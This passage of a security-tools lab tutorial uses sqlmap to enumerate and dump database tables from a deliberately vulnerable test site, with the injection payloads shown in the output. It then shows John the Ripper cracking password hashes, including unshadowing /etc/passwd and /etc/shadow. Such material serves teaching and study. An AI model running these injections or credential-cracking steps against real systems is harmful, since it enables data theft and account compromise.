[10:53:31] [INFO] fetched data logged to text files under '/home/oem/.sqlmap/output/testphp.vulnweb.com'
[10:53:31] [WARNING] you haven't updated sqlmap for more than 955 days!!!

[*] ending @ 10:53:31 /2022-11-14/

oem@vishwesh-ubuntu:~$ 
```

We observe that there are two databases, acuart and information_schema

g. Step 2: List information about Tables present in a particular Database

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables




```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
 not responsible for any misuse or damage caused by this program

[*] starting @ 10:58:28 /2022-11-14/

[10:58:28] [INFO] resuming back-end DBMS 'mysql'
[10:58:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7761=7761

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(5903,CONCAT(0x5c,0x71786b7071,(SELECT (ELT(5903=5903,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3350 FROM (SELECT(SLEEP(5)))Geut)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7071,0x4a6b4f47484a716755796542645057426742556c52486b6c4a4a56505a4151776d57786155514265,0x7178767a71),NULL,NULL,NULL-- -
---
[10:58:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:58:29] [INFO] fetching tables for database: 'acuart'
[10:58:30] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:58:30] [WARNING] the SQL query provided does not return any output
[10:58:30] [INFO] resumed: 'artists'
[10:58:30] [INFO] resumed: 'carts'
[10:58:30] [INFO] resumed: 'categ'
[10:58:30] [INFO] resumed: 'featured'
[10:58:30] [INFO] resumed: 'guestbook'
[10:58:30] [INFO] resumed: 'pictures'
[10:58:30] [INFO] resumed: 'products'
[10:58:30] [INFO] resumed: 'users'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[10:58:30] [INFO] fetched data logged to text files under '/home/oem/.sqlmap/output/testphp.vulnweb.com'
[10:58:30] [WARNING] you haven't updated sqlmap for more than 955 days!!!
```

In the above picture, we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.

h. Step 3: List information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and –columns to query the column names. We will try to access the table ‘artists’.

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns




```
oem@vishwesh-ubuntu:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
 not responsible for any misuse or damage caused by this program

[*] starting @ 11:00:39 /2022-11-14/

[11:00:39] [INFO] resuming back-end DBMS 'mysql'
[11:00:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7761=7761

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(5903,CONCAT(0x5c,0x71786b7071,(SELECT (ELT(5903=5903,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3350 FROM (SELECT(SLEEP(5)))Geut)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7071,0x4a6b4f47484a716755796542645057426742556c52486b6c4a4a56505a4151776d57786155514265,0x7178767a71),NULL,NULL,NULL-- -
---
[11:00:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[11:00:48] [INFO] fetching columns for table 'artists' in database 'acuart'
[11:00:52] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[11:00:56] [WARNING] the SQL query provided does not return any output
[11:01:13] [INFO] retrieved: 'artist_id'
[11:01:14] [INFO] retrieved: 'int'
[11:01:16] [INFO] retrieved: 'aname'
[11:01:16] [INFO] retrieved: 'varchar(50)'
[11:01:17] [INFO] retrieved: 'adesc'
[11:01:18] [INFO] retrieved: 'text'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[11:01:18] [INFO] fetched data logged to text files under '/home/oem/.sqlmap/output/testphp.vulnweb.com'
[11:01:18] [WARNING] you haven't updated sqlmap for more than 955 days!!!

[*] ending @ 11:01:18 /2022-11-14/

oem@vishwesh-ubuntu:~$ 
```

i. Step 4: Dump the data from the columns

Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the –dump query retrieves the data

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump



```
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:07:25 /2022-11-14/

[11:07:25] [INFO] resuming back-end DBMS 'mysql'
[11:07:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7761=7761

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(5903,CONCAT(0x5c,0x71786b7071,(SELECT (ELT(5903=5903,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3350 FROM (SELECT(SLEEP(5)))Geut)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7071,0x4a6b4f47484a716755796542645057426742556c52486b6c4a4a56505a4151776d57786155514265,0x7178767a71),NULL,NULL,NULL-
- -
---
[11:07:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[11:07:26] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
[11:07:26] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[11:07:27] [WARNING] the SQL query provided does not return any output
[11:07:28] [INFO] retrieved: 'Blad3'
[11:07:28] [INFO] retrieved: 'lyzae'
[11:07:29] [INFO] retrieved: 'r4w8173'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| Blad3   |
| lyzae   |
| r4w8173 |
+---------+

[11:07:29] [INFO] table 'acuart.artists' dumped to CSV file '/home/oem/.sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[11:07:29] [INFO] fetched data logged to text files under '/home/oem/.sqlmap/output/testphp.vulnweb.com'
[11:07:29] [WARNING] you haven't updated sqlmap for more than 955 days!!!

[*] ending @ 11:07:29 /2022-11-14/

oem@vishwesh-ubuntu:~$ 
```

From the above picture, we can see that we have accessed the data from the database. Similarly, in such vulnerable websites, we can literally explore through the databases to extract information


3. **John the Ripper**

    a. John the Ripper is a free password cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is among the most frequently used password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash. Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

    b. Installing john:


    ```
    $ sudo snap install john-the-ripper
    ```

    c.
    ```
    $ john –test
    ```



```
oem@vishwesh-ubuntu:~$ john --test
Created directory: /home/oem/snap/john-the-ripper/555/.john
Created directory: /home/oem/snap/john-the-ripper/555/.john/opencl
Will run 8 OpenMP threads
Benchmarking: descrypt, traditional crypt(3) [DES 512/512 AVX512F]... (8xOMP) DONE
Many salts:     7330K c/s real, 984189 c/s virtual
Only one salt:  5789K c/s real, 767864 c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 512/512 AVX512F]... (8xOMP) DONE
Speed for cost 1 (iteration count) of 725
Many salts:     1360K c/s real, 184705 c/s virtual
Only one salt:  1247K c/s real, 171558 c/s virtual

Benchmarking: md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3]... (8xOMP) DONE
Many salts:     360692 c/s real, 51055 c/s virtual
Only one salt:  470784 c/s real, 59330 c/s virtual

Benchmarking: md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64]... (8xOMP) DONE
Raw:    34016 c/s real, 4278 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X3]... (8xOMP) DONE
Speed for cost 1 (iteration count) of 32
Raw:    4549 c/s real, 573 c/s virtual

Benchmarking: scrypt (16384, 8, 1) [Salsa20/8 128/128 AVX]... (8xOMP) DONE
Speed for cost 1 (N) of 16384, cost 2 (r) of 8, cost 3 (p) of 1
Raw:    189 c/s real, 24.0 c/s virtual

Benchmarking: LM [DES 512/512 AVX512F]... (8xOMP) DONE
Raw:    68304K c/s real, 8651K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 48/64 4K]... DONE
Short:  481920 c/s real, 458971 c/s virtual
Long:   481152 c/s real, 483569 c/s virtual

Benchmarking: tripcode [DES 512/512 AVX512F]... (8xOMP) DONE
Raw:    3374K c/s real, 426250 c/s virtual

Benchmarking: AndroidBackup [PBKDF2-SHA1 512/512 AVX512BW 16x AES]... (8xOMP) DONE
Speed for cost 1 (iteration count) of 10000
Raw:    8070 c/s real, 1017 c/s virtual

Benchmarking: adxcrypt, IBM/Toshiba 4690 [ADXCRYPT 32/64]... (8xOMP) DONE
Raw:    55024K c/s real, 7134K c/s virtual

Benchmarking: agilekeychain, 1Password Agile Keychain [PBKDF2-SHA1 AES 512/512 AVX512BW 16x]... (8xOMP) DONE
Speed for cost 1 (iteration count) of 1000
Raw:    148224 c/s real, 18906 c/s virtual

Benchmarking: aix-ssha1, AIX LPA {ssha1} [PBKDF2-SHA1 512/512 AVX512BW 16x]... (8xOMP) DONE
Speed for cost 1 (iteration count) of 64
Many salts:     1461K c/s real, 194737 c/s virtual
Only one salt:  722688 c/s real, 106512 c/s virtual
```


d. $ john password.txt



```
oem@vishwesh-ubuntu:~$ cat password.txt
myuser:AZl.zWwxIh15w
oem@vishwesh-ubuntu:~$ john password.txt
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
0g 0:00:00:31 3/3 0g/s 4613Kp/s 4613Kc/s 4613KC/s crichils..crico137
0g 0:00:00:33 3/3 0g/s 4626Kp/s 4626Kc/s 4626KC/s 267fol..26jMpt
0g 0:00:00:34 3/3 0g/s 4631Kp/s 4631Kc/s 4631KC/s jjburdog..jjburls2
0g 0:00:00:35 3/3 0g/s 4636Kp/s 4636Kc/s 4636KC/s 0htmrj..0htba7
0g 0:00:00:38 3/3 0g/s 4654Kp/s 4654Kc/s 4654KC/s rs3p4q..rs3fjc
0g 0:00:00:39 3/3 0g/s 4659Kp/s 4659Kc/s 4659KC/s jhjesuro..jhjerb01
0g 0:00:00:40 3/3 0g/s 4662Kp/s 4662Kc/s 4662KC/s cuimeg3..cuimm0r
0g 0:00:00:41 3/3 0g/s 4666Kp/s 4666Kc/s 4666KC/s jh3a0;..jh4LOU
0g 0:00:00:43 3/3 0g/s 4672Kp/s 4672Kc/s 4672KC/s jrll668..jrll681
0g 0:00:00:44 3/3 0g/s 4675Kp/s 4675Kc/s 4675KC/s 39rd3m..39rd46
0g 0:00:00:45 3/3 0g/s 4679Kp/s 4679Kc/s 4679KC/s lhegi07..lhegnse
0g 0:00:05:52 3/3 0g/s 4571Kp/s 4571Kc/s 4571KC/s hsvibgo..hsvebst
0g 0:00:05:53 3/3 0g/s 4572Kp/s 4572Kc/s 4572KC/s 7oNt6..7oNNU
0g 0:00:05:55 3/3 0g/s 4570Kp/s 4570Kc/s 4570KC/s mmcotufr..mmcotult
Session aborted
oem@vishwesh-ubuntu:~$ 
```


e. # unshadow /etc/passwd /etc/shadow > mypasswd.txt

$ /usr/sbin/john mypasswd.txt



```
oem@vishwesh-ubuntu:~$ john mypasswd.txt
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:23 65% 1/3 0g/s 346.1p/s 346.1c/s 346.1C/s vishwesh0..pujariU
0g 0:00:00:28 76% 1/3 0g/s 343.3p/s 343.3c/s 343.3C/s vishwesh59..Pujari65
0g 0:00:00:30 79% 1/3 0g/s 341.1p/s 341.1c/s 341.1C/s Pujarioem57..oemvishwesh000
0g 0:00:00:32 83% 1/3 0g/s 341.3p/s 341.3c/s 341.3C/s test53..test00000
0g 0:00:00:33 85% 1/3 0g/s 341.2p/s 341.2c/s 341.2C/s Pujarioem33333..oemvishwesh123456
0g 0:00:00:34 87% 1/3 0g/s 340.8p/s 340.8c/s 340.8C/s Pvishwesh000000..Opujari777777
0g 0:00:00:35 90% 1/3 0g/s 340.6p/s 340.6c/s 340.6C/s vishweshpujari1986..pujarivishwesh1992
0g 0:00:00:36 92% 1/3 0g/s 340.6p/s 340.6c/s 340.6C/s pujarioem2005..oemvishwesh2012
0g 0:00:00:37 94% 1/3 0g/s 340.1p/s 340.1c/s 340.1C/s pvishwesh1965..opujari1958
0g 0:00:00:38 96% 1/3 0g/s 338.9p/s 338.9c/s 338.9C/s ovishwesh1945..voem1939
0g 0:00:00:39 97% 1/3 0g/s 337.5p/s 337.5c/s 337.5C/s vishwesh1926..pujari1920
0g 0:00:01:02 1% 2/3 0g/s 274.5p/s 330.1c/s 330.1C/s Hammer..OU812
0g 0:00:01:04 3% 2/3 0g/s 272.5p/s 331.0c/s 331.0C/s Andrew..Skippy
0g 0:00:01:05 3% 2/3 0g/s 270.2p/s 330.5c/s 330.5C/s Booger..Douglas
Session aborted
oem@vishwesh-ubuntu:~$ 
```

